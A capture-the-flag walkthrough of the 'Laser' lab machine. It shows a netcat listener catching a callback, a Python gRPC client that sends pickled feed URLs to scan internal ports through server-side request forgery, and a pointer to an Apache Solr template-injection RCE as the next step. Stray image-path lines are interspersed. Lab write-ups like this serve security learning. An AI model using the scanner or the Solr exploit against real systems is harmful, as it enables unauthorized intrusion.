
python3 client.py




```
root@kali:~/s3cwalk/laser# nc -lvp 81
listening on [any] 81 ...
connect to [10.10.14.16] from printer.laserinternal.htb [10.10.10.201] 48526
GET / HTTP/1.1
Host: 10.10.14.16:81
User-Agent: FeedBot v1.0
Accept: */*
```

looks like we have a connection.

After some more enumeration I was pretty stuck here, but it turns out we can create an port scanner to see which service ports are open behind the firewall and since grpc can communicate with these ports we could try to exploit these.


/root/s3cwalk/laser/grpc/scanner.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.


```
#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

for port in range(1, 65536):
        payload = '{"feed_url":"http://localhost:' + str(port) +'"}'
        payload = base64.b64encode(pickle.dumps(payload))
        channel = grpc.insecure_channel('10.10.10.201:9000')
        stub = secwalk_pb2_grpc.PrintStub(channel)
        content = secwalk_pb2.Content(data=payload)
        try:
                response = stub.Feed(content, timeout=10)
                print(port, response)
        except Exception as ex:
                if 'Connection refused' in ex.details():
                        continue
                print(port)
```



```
root@kali:~/s3cwalk/laser/grpc# python3 scanner.py
22
7983
8983 feed: "Pushing feeds"

9000
9100
```

We found two new ports 7983 and 8983


Pushing feeds was also mentioned in the pdf file:




On successful data transmission you should see a message.

```
...
return service_pb2.Data(feed='Pushing feeds')
...
```

so lets try to get a successful data transmission:



/root/s3cwalk/laser/grpc/client.py - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
#!/usr/bin/env python3
import sys, pickle, base64
import grpc, secwalk_pb2, secwalk_pb2_grpc

payload = '{"feed_url":"http://localhost:8983"}'
payload = base64.b64encode(pickle.dumps(payload))
channel = grpc.insecure_channel('10.10.10.201:9000')
stub = secwalk_pb2_grpc.PrintStub(channel)
content = secwalk_pb2.Content(data=payload)
try:
        response = stub.Feed(content, timeout=10)
        print(response)
except Exception as ex:
        print(ex)
```



```
root@kali:~/s3cwalk/laser/grpc# python3 client.py
feed: "Pushing feeds"

root@kali:~/s3cwalk/laser/grpc# 
```

now we have a successful data transmission we can try to lookup which service is running on port 8983



Port 8983 Details

known port assignments and vulnerabilities

Port(s)	Protocol	Service	
8983	tcp	applications	IANA registered for: Apache Solr 1.4
8982-8988	tcp,udp		Unassigned

looks like Apache solr 1.4 is running on this port


After some searching I found the following:

https://github.com/veracode-research/solr-injection https://github.com/veracode-research/solr-injection#7-cve-2019-17558-rce-via-velocity-template-by-_s00py

Now we know we should be able to exploit this we can create our exploit script.

